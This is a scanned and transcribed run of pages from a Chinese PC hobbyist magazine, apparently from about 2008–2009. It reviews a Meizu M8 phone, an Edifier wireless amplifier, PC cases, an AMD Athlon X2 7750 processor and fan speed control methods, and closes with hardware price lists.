作为一款采用Windows CE系统内核的智能手机，M8在软件上的兼容性非常值得关注。M8采用的Win CE与Windows Mobile是同源系统，因此许多Windows Mobile系统下的软件应该可以在M8上使用。不过笔者试验发现，M8的软件兼容性还有待提高：一方面很多软件（绿色版）在拷贝到M8中后无法运行，如移动QQ等，另外，由于采用高分辨率电容式触摸屏只能由"生物体"点击才有效，即使软件能够运行，界面也非常小，按钮难以点中，易用性大打折扣。



Recso File Explorer	资源管理器软件 For Windows Mobile 6.0版
TCPMP	多媒体播放软件 For Windows Mobile 6.0版
Router66	GPS导航软件 For SmartPhone版
钻石迷情	游戏 For Windows Mobile 6.0版
金山词霸	电子词典 For Windows Mobile 6.0版

拥有国产手机中顶级硬件配置，用户界面操作手感好

内测版存在不少Bug，第三方软件兼容性有待提高。

魅族M8总体来说没有让评测室的小编们失望，是一款很值得期待的手机精品。不过由于目前刚刚推出内测版，本身Bug较多，第三方软件兼容性也是问题，期望在正式版上市后会有所改善。

规格

手机制式：GSM

屏幕：3.4英寸TFT，分辨率 720×480，65536色

操作系统：Windows CE 6.0

CPU 667MHz频率CPU

程序内存：256MB

存储容量：8GB

电池规格：1200毫安时锂电池

摄像头：320万像素

数据线接口：MiniUSB

其他功能：蓝牙、WiFi

CF [YP15]

投稿 | yingpqz@cfan.com.cn

新品上市 | 800-810-5526 | http://www.edifier.com.cn

架起音频彩虹

漫步者Ramble红外无线功率放大器

"Ramble"就是英文"漫步"之意，漫步者最新推出的"Ramble"，是一台功率放大器。凭借出色的工业设计，漫步者Ramble在未正式上市时就荣获美国2008 CES设计和工程创新奖（Innovations 2008 Design and Engineering Award）以及德国iF Product Design Award工业论坛产品设计奖。


****小知识：功率放大器是干什么的？**


功率放大器，简称"功放"。很多情况下，播放设备的额定输出功率不能胜任带动整个音响系统的任务，比如将没有功率放大器的音箱接在MP3播放器上，就会"推不动"。这时就需要功率放大器来补充，此外功率放大器还能够提高整个音频系统的音质输出。

无线布局，设计突破常规

首先，Ramble在外观上颠覆了传统功放的形象，不再是传统产品那样方方正正的造型，而是圆柱体外观，设计方向是小巧时尚，它采用了银黑两色，造型简约大方。不一样的外观，就已经让Ramble吸引了众多目光。

Ramble主要由音频信号发射器和集成了数字功放的接收端构成。发射端和接收端之间无需任何连线连接，这大大提高了系统组合的自由度，你可以轻轻松松地使用任何音源设备，享受到无线自由乐趣。





Ramble的接收端可卧可立，它背后设计有悬挂孔，可将接收端安装于墙上。连接音箱的喇叭线，也可以收纳于底座的隐藏式接线盒中，让布线变得更加美观。

在用户界面方面，Ramble也有一些精巧的设计。接收端的一头是轻触式的电源开关，仅仅需要轻轻一摸，就可以切换开关机状态。而另外一头，则是音量控制旋钮，旋钮凹槽既能起到刻度指示作用，也让造型更加有动感，还能让盲操作更加方便。

红外传输，无线功放不再是花瓶

漫步者长期对无线技术进行追踪，发现现有的技术运用于音频信号时或多或少都有缺陷，准确地说是这些技术并不适合音频应用。如带宽不够或者易相互串扰等。

目前最流行的无线技术无疑是2.4GHz频率的各种技术，如WiFi、蓝牙、开放的2.4G技术等。以蓝牙为例，它仅仅能提供1Mbps左右的带宽，这决定了它无法满足高音质的音频传输要求，一个未经压缩、双声道、44.1kHz/16bit的CD音质信号需要1.4112Mbps的带宽，即便不考虑带宽冗余，蓝牙是无法胜任的。

漫步者Ramble基于改良后的红外无线技术。传输过程中，会经过ADC转换（模拟到数字的转换），将信号编码成数字串后发送，通过接收端接收后DAC（数字到模拟的转换）解码输出到功放子系统，它的过程类似于S/PDIF光纤传输，传输不再有束缚了，音质也完全达到了CD级，即20～20kHz的水平，通过缜密高效的算法，制定了一套快速容错纠错的音频专用机制，使得这套设计可以真正实现实时传播，又能确保高音质。

正因为这些技术上的进步，使得漫步者Ramble数字无线红外功放获得不一样的瞩目和高度评价。这种技术的进步，很可能带来用户使用习惯的改变。

CF [YP16]


设计精巧，克服了无线传输音频带宽不足的问题。


在光线闪烁的环境下会有干扰，造成音乐暂停。


漫步者Ramble，将能够使MP3、MP4、PSP、笔记本等等移动设备真正成为家庭音响的一个重要组成部分，让音频爱者组建无线家庭音响成为可能。

规格
发射器
无信号待机时间：约10分钟
电源输出功率：12W DC+8V/1.5A
净重：约0.4kg
接收及功率放大器
功率：R/L：30W×2
功率放大器信噪比：大于等于85dB
失真度：小于0.6%
调节形式：主音量旋钮调节
接受角度:180度可调
有效接收距离：≥10米(室内无障碍)
接收器尺寸：250(宽W)×89(高H)×60(深D)mm
发射器尺寸：490(宽W)×147(高H)mm
净重：约0.9kg



你注意过机箱的皮肤吗?

机箱材质的选择

文/Milk

机箱，一个最作为装机配件最容易被忽视的环节，常常可以听到“老板，给我来个便宜机箱，记得上个好电源就行了”，甚至有些消费者更是极端放弃机箱，直接把板卡、硬盘、电源等放置于桌面上，俗称“裸奔”。归根结底，导致这些现象的原因有很多，一是多年来机箱行业的停滞不前，二是大家觉得机箱的作用实在不大！

劣质机箱不可选择

选机箱就像买房子，是DIY配件要住一辈子的地方，一款劣质低下的机箱缺点很多，诸如容易划伤、整体稳定性差、电磁屏蔽不好，不但容易使机箱内部的配件发生故障，并且对身体也有所损害。


虽然劣质机箱往往价格很低，但并不意味着低价就是劣质的机箱。选购时注意一些窍门还是可以辨别哪些是劣质机箱的。

1.看机箱的边缘是否垂直，一般的机箱都已经做到了这一点，如果连边缘垂直都没有做到，那这款机箱压根就是一个残次品。

2.拆掉两个侧板，晃动机箱，优秀的机箱在晃动中不易变形，而劣质机箱则很容易倾斜、扭曲。

3.亲手拆装侧板，看侧板的拆装是否顺畅。

莫因外貌忽略箱体材质



确实一款外型可爱、设计新颖的机箱往往能给人留下良好的第一印象，从而成为买家的最终选择。很多人忽略机箱的用料材质，而把外型列为采购机箱首先考虑的问题，有本末倒置之嫌。

总结起来，目前市场上机箱的材质林林总总，但总结起来可分为三种：

1.镀锌钢板

镀锌钢板做成的机箱具有很好的强度和抗辐射性能。同时，相比较其他材质制造的机箱，这种传统镀锌钢板材质的机箱成本合理，自然也使得性价比十分优秀。个人认为，采用这种物美价廉的镀锌钢板机箱，不失为一个很好的选择。鉴于镀锌钢板抗腐蚀性较差的缺点，建议不要让边角积水或潮湿，否则很可能会从边角开始生锈，逐渐蔓延至整个机箱。

2.铝质

铝质机箱往往具有优良的散热功能、电磁屏蔽、材质较轻等特性，这种材质的机箱无论是看，还是摸，都很有质感，但是铝质机箱的价格非常昂贵，在外观造型上的变化也比较少。相较于钢板，铝板的强度要低一些，尤其是上板，侧板，没有安装在机箱上的侧面板如若不小心踩一脚，便会留下无法弥补的凹痕。

3.压克力

俗名特殊处理有机玻璃，透明度优良，有突出的耐老化性。它的比重不到普通玻璃的一半，抗碎裂能力却高出几倍。其优缺点十分明显，外表光鲜亮丽的压克力防磁、防辐射效果几乎为零，用皇帝的新装来形容它是再合适不过了。虽然在内层贴装铝膜或金属网都可以起到一定的防磁、防辐射效果，但成本就要大幅度提高。消费者一般选购的都是带有透明侧面板的机箱，这个时候就要注意压克力内层是否有铝膜等屏蔽措施。

鱼与熊掌可以兼得


无论是纯镀锌钢板、塑包钢或是铝质机箱，都有着种种优缺点，强度、抗腐蚀、外观、电磁屏蔽并且性价比也要高，这样的材质真的不存在吗？当然是有的！早在四年前家电领域就打响了外壳材质之争，传统的白色家电（塑包钢）、金属家电（铝质）已无法满足消费者的需求，这个时候彩钢诞生了。

不过目前，国内彩钢材料的应用还比较稀少，国外彩钢常被用作高端家电和IT类产品的外壳材料，最常见的就是冰箱前面板，采用彩钢面板无论在色泽、光洁度还是手感等方面均较普通钢材更加突出，色彩鲜艳带有奢华气质，而彩钢本身特殊的处理技术所带来的极佳的化学稳定性和极高的防锈、防腐、防辐射性等也是其他材料所无法比拟的，并由于具备极好的柔韧性和延展性，更便于弧线等特殊外观形态的实现，有非常大的发挥空间。



产品推荐


彩钢6号
价格 299元
材质 彩钢
机箱结构 ATX/MicroATX
3.5英寸仓位 7个(2个软驱位，5个硬盘位)
5.25英寸仓位 3个
标配电源 无





红警七号
价格 320元
材质 镀锌钢板
机箱结构 ATX/MicroATX
3.5英寸仓位 7个(1个软驱位，5个硬盘位)
5.25英寸仓位 3个
标配电源 230W（额定功率）

技展ATX-6099
价格 420元
材质 镀锌钢板
机箱结构 ATX/MicroATX
3.5英寸仓位 1个(1个软驱位 6个硬盘位)
5.25英寸仓位 4个
标配电源 无



CF [YP18]

新品上市 | http://www.amd.com.cn

黑色风暴再临——AMD双核速龙处理器7750 黑盒版

自AMD推出第一款黑盒版处理器以来，一直深受消费者的喜爱——非凡的超频能力（不锁倍频）、低廉的价格，性价比极为突出。但是，随着时间的发展，只依靠老款产品很难满足消费者的使用需求了。继黑盒版5000+之后，5400+黑盒版推出之时又一次引起了一番轰动。现在，5400+黑盒版的继任者AMD双核速龙处理器7750黑盒版也正式登场了，作为中端主力型产品，它的表现又如何？

新老交替 7750大放异彩

AMD双核速龙处理器7750黑盒版处理器是5400+黑盒版的继任者，它将是未来一段时间内，AMD为使用者提供的最具性价比的处理器产品。



AMD双核速龙处理器7750的编号为AD775ZWCJ2BGH，其中A：Athlon品牌、D：桌面处理器、775Z：型号7750/2.7GHz、WC：95W TDP、J：Socket AM2 +封装、2：核心数量2、B：缓存容量512KB L2每核心、2MB L3、GH：B3步进

小知识：Athlon X2换"芯"

请注意双核速龙处理器7750黑盒版并非5400+黑盒版采用的K8构架，而是正式启用了K10、也就是羿龙的核心构架！尽管它的名字仍然是Athlon X2，但本质上已经完全不一样了。另一点注意，以前我们看到的都是XX00+的型号（如5400+黑盒版），而从7750开始全部为7000系列，这与同样是基于K10构架的三核羿龙 8000系列、四核羿龙 9000系列形成了完整的产品线。

AMD双核速龙处理器7750黑盒版采用了HyperTransport 3.0技术，并支持AM2/AM2+主板，可以很好与现有AMD芯片组主板兼容，对于升级玩家来说非常划算。同时，它还具备512KB×2二级缓存，三级缓存也达到了2MB之多，并拥有诸如SSE、SSE2、SSE3、SSE4A多媒体指令集和X86-64运算指令集。这些规格足以证明双核速龙处理器7750的规格优势。此外，其内存控制器最高可以支持到DDR2-1066MHz内存，性能提升潜力巨大。

性能 7750必是玩家最爱

测试平台：

处理器： AMD Athlon X2 7750黑盒版
AMD Athlon 64 X2 5400+黑盒版

主板： 华硕M3A32-MVP DELUX

内存： 金士顿DDR2-800 2GB（1GB×2）

硬盘： 希捷ES.2 500GB

显卡： ATI Radeon HD4850

首先是PCMARK Vantage 1.00中，4192分的总成绩颇为抢眼(5400+黑盒版为3911分)；MainConcept H.264 Encoder的视频编码测试里，AMD表现出一贯的强劲，161远远超过了5400+黑盒版的231（数值越少越好）幅度达到了40%之多；而在3DMark Vantage中，CPU部分的成绩达到了4301分，效能与5400+黑盒版看起来差距并不大（10%）左右。总体来说， 双核速龙处理器7750黑盒版整体性能比5400+黑盒版高出许多。但是不要忘记，黑盒版的不锁倍频设置就是为超频而生，当频率调整到3.0GHz时（默认电压，15倍频），此时的测试成绩分别为PCMARK Vantage 1.00 4517分、MainConcept H.264 Encoder为137、3DMark Vantage更是达到了惊人的4829分，这远远超过了5400+黑盒版的成绩。而当通过调节电压和散热加强，可以将7750超到3.4GHz，甚至3.5GHz，性能还将大幅度提升。

绝配非3A莫属

如果以AMD双核速龙处理器7750黑盒版来搭建游戏PC，那么最最理想的配置应该是：790GX芯片组主板+HD 4850显卡，这样总成本大约是在2000元内，对比来说，与之近似性能的IntelCore 2 Duo E7400+Intel P45+NVIDIA GeForce 9800GTX平台，价格会达到或超过3000元。不仅如此，通过超频（790GX主板具备高级频率校正技术，性能提升潜力巨大，而黑盒版处理器又不锁倍频），AMD双核速龙处理器7750黑盒版组建的游戏PC性能还会跃升一个台阶，绝非IntelCore 2 Duo E7400平台可比。如此算来，这之间的性价比就显而易见了。

CF [YP19]

规格

AMD双核速龙处理器7750	
接口：	AM2/AM2+
二级缓存：	512KB×2
三级缓存：	2MB
HT：HyperTransport 3.0 3.6GHz	
TDP（散热功耗设计）：95W	


超频潜力巨大，性能表现颇佳


初期上市数量略少，可能会出现一"芯"难求的情况

AMD双核速龙处理器7750黑盒版的超频潜力，超值价格，非常值得游戏玩家选择

闷豆逛市场

"名侦探"闷豆查证"铁面人"——9500GT









虽说新年要有新迹象，但IT市场依然是寒冬，不过这对于用户来说可是好事。这不闷豆一朋友乐乐就想趁此机会添置一台普通家用电脑，如此之事自然少不了我们"IT达人"。乐乐想："有闷豆保驾护航，绝对没有问题，一切顺利。"谁料想……

闷豆要求检测一下硬件型号，并测试一下自己电脑的性能。闷豆先用自己带的CPU-Z、GPU-Z等软件检测了硬件的型号，没有问题。随后又使用3DMARK06测试显卡的性能，结果令闷豆非常吃惊——9500GT战斗版的测试成绩还不到3500分。

双方争执了半天，决定换上一块双敏9400GT玩家版测试。结果更令人吃惊，9400GT的测试成绩基本上和9500GT持平，也就差个几十分，完全可以认为是测试误差，连老板都看得呆了。乐乐一看这不是蒙人，要求换显卡。老板也非常的纳闷，怎么可能，明明是9500GT怎么就成了9400GT，不过也没有办法，还是给换了另一款双敏9500GT玩家版。

闷豆提醒：

本来竞争激烈，为了争夺市场份额，一代产品多种型号已让用户头大，在加上这些李鬼事件，一些厂商混淆视听，同一款型号推出不同名称比如什么XXX战斗板、XXX超频版本等，再混杂上屡见不鲜的更名版、降频版，用户则是防不胜防。而对于这种事件，用户一定要多了解，多观察，在购买前查阅相关的产品资料。

在湍流中坚持

记英特尔中国研发中心十周年参观学习



科研就是在思维的湍流中坚持，一种展现在我们身边的，生活中的科技往往要经过一个人的灵感和团队的智慧在创新的路上不断的客服挫折、困难。在张一民博士和刘东博士给我们带来的精彩的演讲中，我们发现创新精神在这个研究机构里显得是那么的浓厚。也正是因为创新，才使得英特尔成为世界的巨头。"做梦"、"选梦"、"追梦"意味着英特尔中国研究中心是梦的工厂，大胆地幻想，大胆的创新。幻想，已经成为了他们研究开发过程的一部分，而在这背后无数次的失败，无数次的推到重来却往往不为人知。

科研是一种创新，而漫画创作又何尝不是另一种意义的"创新"呢？一次次的杂志社部所有编辑的脑力风暴，一次次思路的整体推翻，一次次对漫画人物服装、性格、生活环境的深层挖掘，小编们已然把自己置身于《探访理想之国》的场景中。一次加班到凌晨，Refine对我说：你说为什么我们的大脑就不能多核呢？一个核加班，另外两个核心休息，剩下的一个可以看看片、聊聊天。啊（某人踹了他一脚说到："睁着眼睛做梦！"）！

2008年11月28日下午，由北京《电脑爱好者》杂志社和英特尔中国研发中心联合举办的"英特尔中国研发中心十周年参观学习"活动顺利的举行了，共有来自三所北京高校八名同学参加了此次参观学习活动。曾经神秘的英特尔研发机构在他们的眼中渐渐地散开了迷雾。"原来这些创新都来源于我们的生活中！""虽然研究中心的研究员看起来都很朝气焕发，但是仔细地观察似乎他们随时在思考着什么。"在大家参加了英特尔中国研发中心每个月给员工组织的生日Party后，深深的体会到了团队就像是一个家庭，只有彼此交流，彼此熟悉，彼此了解才能具有推动力，才能推动着创新的车轮不断向前行驶。

确实科技改变了我们的很多，其中英特尔也改变了我们很多。从服装裁剪到科学饮食，从建筑设计到汽车生产，衣食住行都透露着科技的进步，在大家注意不到的地方，英特尔离我们并不远，在衣食住行的背后，有着许许多多研究员在夜以继日地为了强大的性能，为了我们更便捷的工作、更舒适的生活努力着……

CF [YP20]

挑战极致音乐表现

三诺摩机大课堂

地点：北京《电脑爱好者》杂志社会议室　活动时间：2008年12月6日 2：00至4：30

前情介绍

上一节课讲到了音箱的基础结构以及优缺点，好音乐应该如何去听。本节课继续由小编Alpha担任讲师，向大家展示一款优秀的音箱是否秀外慧中，内部电路结构是怎么样的……

课程志

1.何为摩机

摩机"一词来源于英文"Modify"，是指针对产品的某些薄弱环节和设计缺陷加以改进以较小的投资获得更高的性能。对于PC音频爱好者在业余条件下的摩机，一般有三种思路，既替换、减法和加法。

题外话：线材

线材的作用是将音频信号真实、完整、无缺的传输，不能因为线材本身材质和结构而造成信号损耗或出现失真导致声染色。好的线材本身的阻抗和容抗要与器材间形成良好的匹配，才能使信号得以精确完整的传送。基本要求是电阻必须足够小。

2.电路结构解析

前级（音调电路）

英文名为Preamplifier，功放之前的预放大和控制部分，用于增强信号的电压幅度，提供输入信号选择、音调调整和音量控制等功能。前置放大器也称为前级。

后级

英文名为Power Amplifier，简称功放，用于增强信号功率（也就是放大电流输出能力）以驱动音箱发声的一种电子装置。不带信号源选择、音量控制等附属功能的功率放大器称为后级。

分频器

分频器是音箱内的一种电路装置，用以将输入的音乐信号分离成高音、中音、低音等不同部分，然后分别送入相应的高、中、低音喇叭单元中重放。


电源

环牛　环牛，即环型变压器，由于缠有大量线圈，因此被称为环牛，优质环牛漏磁较小。变压器的作用在于转换输入的220伏特的交流电到音箱的额定工作电压。环牛的主要参数是功率，如果功率不够，变压器会发烫甚至烧毁，而声音会显得动态明显不足，音量稍大就会失真

滤波电容




上课时做好笔记是很重要的，一来可以帮助你更好的回忆知识讲解，二来随堂推问送奖品的时候……嘿嘿嘿！



拆解志

略有些枯燥的课程讲完了，如何才能让学员更直接地了解音箱内部结构呢？拆解是最直观、最有效的方法……



由于内部线缆多数接口覆盖有热熔胶，所以拆卸线缆时需小心，拔断了不该拔的线就麻烦了



轻拿轻放哈，放心没有电的，不要怕，仔细看看每块PCB上的芯片，它们都是做什么的！

活动志

音箱拆解完毕，大家听也听了，看也看了，互动环节开始了！



问题：请在以上电路中找出运放芯片，并指出型号！

问题：连接好插线，把已经拆解过的音箱安装好，并测试是否完备。

奖品志



三诺 N-20G

音箱种类 2.0
有源无源 有源
材质 木质
频响范围 40Hz-20KHz
信噪比 75dB
扬声器单元 4'
扬声器阻抗 12Ω
输出功率 20W

CF [YP21]

快慢随心意，噪音即时调

文/Milk

炎炎夏日已经远去，好多朋友终于松了一口气，不用担心散热器顶不住炎热的天气，压不住CPU的高温而死机了。冬天是安静的，门窗紧闭，夜晚打开电脑看着一部大片入眠是多么享受的一件事儿。但是另一个问题又随之而来，“嗡~嗡~嗡~”是谁在打扰我们的好心情。罪魁祸首找到了，就是风扇！
如何才能让风扇安静下来，我们有三种方案可以实现……

方案 软件篇

SpeedFan一个存在很久的软件，而且估计不少人都会认为这是个无效的软件。而事实上，很多朋友对SpeedFan的使用方法并不了解，从而造成了它是一个无用软件的假象。

该软件已经支持目前市面上大多数的控制芯片，基本不会是此软件无效或者不兼容自己的主板。其实，使用SpeedFan是需要一些先决条件的。

1.主板的控制芯片必须被SpeedFan所支持（这很容易理解，SpeedFan在开启时会自动检测控制芯片，因此我们无须动手）。

2.主板上的风扇插座必须支持调速


小提示：
这里需要注意，初步测试认为只有4pin的风扇才能支持调速。

在正式调整转速之前，还是有一些简单的设置，并不能一上来就进行Speed的调整。

第一步：点击进入“Configure”菜单→点击上方的“Advanced”选项卡

第二步：点击“Chip”在下拉菜单中找到自己主板的温控芯片，并选择（见图1）。

在这里需要说明的是，如果你对自己的主板不够了解就挨个试一试，一般ITXXXX便是温控芯片，通常只有选择了正确的控制芯片才能看到如图中的画面，若选择了其他的是不会有这些选项的。



第三步：选择“PWM 1 mode”选项，这个选项是指对1号风扇的控制（PWM 2、3、4、5以此类推）→在下方的下拉菜单中为其设定控制方式，这里我们要选择“Software controlled”，然后点击右下角的“remember it”（见图2）。



这样就可以回到主画面去手动调节调整风扇转速了（见图3）。

小提示：
过低的转速会使风扇停转，记得要关注风扇转速，寻找转速最低值，以免出现差错。一般来说，转速低30%时，风扇容易停转。

方案 BIOS篇

现在的大多数主板已经支持了风扇自动调速功能，但必须要用4pin的风扇我们需要做的只是开启它。

第一步：开机进入BIOS（一般是按DEL）→选择PC Health Status（计算机健康状况）。

第二步：逐一设置自动调节的数值：

“CPU/System Smart Fan Function（处理器/系统风扇自动调节）”选择“Enabled”（开启）；

“Off PWM Temperature（启动温度）”是用来设置当处理器温度到达设定值后CPU散热风扇停止工作，一般设定为20℃；

“Start PWM Temperature（启动温度）”是用来设定当处理器工作温度达到多少摄氏度以后CPU风扇开始工作，一般设定为25℃至30℃；

“Start PWM Value（启动数值）”是控制CPU风扇开始工作时的基本转速。当然，这个值要针对不同品牌（型号）的CPU风扇进行相应的设定，多试一试就可以。

“Slope PWM Value（倾斜数值）”用来控制当CPU温度每升高1℃时，CPU风扇的转速随之提升多少。这里不是用直观的转速来表示，而是用能控制风扇转速的PWM值。一般设置为2至8，如果设置得太高，CPU稍稍温度高一点，风扇就会全速运转的（见图4）。

享受全自动的乐趣吧，大多数时候它都会很听话的实时转速调节的……

CPU Smart Fan Function	[Enabled]
Off PWM Temperature	[020]
Start PWM Temperature	[025]
Start PWM Value	[060]
Slope PWM Value	[0.125 PWM]
System Smart Fan Function	[Enabled]
Off PWM Temperature	[020]
Start PWM Temperature	[025]
Start PWM Value	[060]
Slope PWM Value	[0.125 PWM]

方案 硬件篇

这个最简单了，到卖场去买一个风扇调速器，连接并用双面胶固定好，拧动旋钮就可以听见风扇安静下来了，这种调速器一般售价为5至10元，不建议购买多路安装在机箱前面板的调速器，价格昂贵性价比过低。

CF [YP22]

烧友语录

猫头鹰——猫头鹰家族大热卖，炎炎夏日，哦不！寒冷的冬天，让你CPU温度变得更低吧！

Noctua是一个来自奥地利的品牌，从品牌的LOGO来看，象一只目光炯炯的猫头鹰，但千万不要小看它哦，要知道，Noctua在整个欧洲大陆，绝对是排名第一的散热器和风扇品牌，旗下的产品甚至一度代表了散热类产品在品质和性能上的行业标准。

笼子——SAS硬盘和SATA硬盘可以装在一个笼子里面么？

热插拔硬盘盒，多见于服务器上，随着SATA硬盘的普及热插拔等特性也渐渐被重视，专为SATA设计的笼子可以直接安装在5.25英寸位置，具有加锁，增强散热、抗震性等特点。


高科技铁条——买显卡的时候记得问JS要高科技铁条，不要让他们私吞了！

没什么技术含量的东西，只是一条安装与显卡上面，可以阻止高重量散热器长期使用让显卡变形的金属片，起初被某个厂商推出进行赠送，被网友戏称为高科技铁条。

1TB硬盘不足700元，
2GB内存破百在即

受全球经济不景气的影响，内存、硬盘等电脑配件的降幅也比以往大了许多。如今1.5TB硬盘价格已经不足900元，而1TB硬盘更是即将跌破700元，眼看就要成为装机的首选了。需要注意的是，目前希捷7200.11这款1.5TB硬盘，仍然有导致系统"卡"的问题，建议以1TB或500GB型号为首选。单就性价比来说，显然是500GB的众多产品最适合购买，不但容量足够，且350元~400元的价格也很吸引人。此外，采用MLC芯片的魔典32GB 2.5英寸SSD硬盘最近开始出现在市场上，价格在850元左右，从性能上来说并没有什么特别出色的地方，而发热量、功耗和防震方面则比普通笔记本硬盘强不少。

内存方面，DDR2 800 2GB单条内存突破150元之后，又迅速逼近100元大关。不光是普通内存的价格狂降不止，原本定位高高在上的各种超频内存的价格也应声而落。威刚红色威龙DDR2 800+ 2GB已经不足200元，宇瞻黑豹2代DDR2 2GB也只要190元，老牌内存厂商金士顿更是夸张，一口气把DDR2 1066 2GB单条的价格拉到160元左右。从比例上来说，这些超频内存比普通内存贵了50%~100%，但从绝对价格上来说也不过几十元而已，普通消费者也完全承受得起。其实性能上的提升并不是最重要的，主要是这些超频内存不但体质较好，而且做工用料都比普通内存出色很多，对于保证系统稳定性大有好处。



销量与价格同降，
蓝光驱动器即将普及？

有数据称，台系光存储厂商2008年第三季度的出货量仅1840万台，比2007年同期下降了近五分之一。同时，卖场里的光存储产品价格也在一路走低，DVD驱动器普遍价格在120元左右早已不再新鲜，而DVD刻录机则全面跌入200元以内，甚至还有178元这样的超低价格。值得一提的是，和蓝光相关的产品价格也大幅度下降，其中最便宜最超值的当属明基2007年底推出的BR1000，当初上市价为1499元，现在则只要一半——766元即可买到。同时，华硕BC-1205BT（999元）、先锋BDC-S02（999元）等多款蓝光Combo驱动器价格也已经跌入可接受的范围之内。考虑到目前蓝光影碟的购买渠道已经不是问题，追求高品质影音效果的话，给HTPC配个蓝光光驱确实是个很吸引人的选择。


CPU



型号	平均价(元)
Intel Pentium E5200 2.5GHz(盒)	540
Intel Core 2 Duo E7200 2.53GHz(盒)	770
Intel Core 2 Duo E8200 2.66GHz(盒)	1020
Intel Core 2 Duo Q8200 2.33GHz(散)	1130 ★
AMD Phenom X3 8450(散)	570
AMD Phenom X3 8750(盒)	750 ★
AMD Phenom X4 9550(盒)	930
AMD Phenom X4 9650(盒)	950

▲也许是受到全球经济不景气的影响，近期CPU市场也是一降再降。高端玩家们更喜欢酷睿产品，羿龙的价格也是无法坚挺起来。不过三核心的羿龙逐渐被许多玩家接受，570元的报价眼看就要低过E5200了，而多任务处理能力四核心显然强过双核产品。

主板



型号	平均价(元)
技嘉 GA-X58-EXTREME	3299
华硕 P6T Deluxe	2988
华硕 P5Q SE	899
微星 P7NGM-Digital	999★
七彩虹 C.X48 X9	1599
精英 P43T-A2	549
华硕 M3A78	595★
微星 K9A2 CF-F	688
七彩虹 C.A790GX X3 Ver1.4	590★
精英 A780GM-A(1.1)	490

▲伴随着i7的上市，X58主板也强势登场，但是作为英特尔新一代的旗舰主板上市的ASUS、Gigabyte等等大厂产品售价都相当昂贵，另外新平台还需搭配DDR3内存更是让成本高了一大截。建议近期不要考虑i7新平台，上市的价格虚高很快就会过去。

硬盘

型号	平均价(元)
IDE	
希捷 160GB 7200.10/8MB	350
希捷 500GB 7200.10/16MB	590
日立 160GB 7200/8MB	285
日立 500GB 7200/8MB	460
SATA	
希捷 500GB 7200.11/32MB	395★
希捷 1TB 7200.11/32MB	750
日立 320GB 7200/16MB	295
日立 500GB 7200/16MB	355★

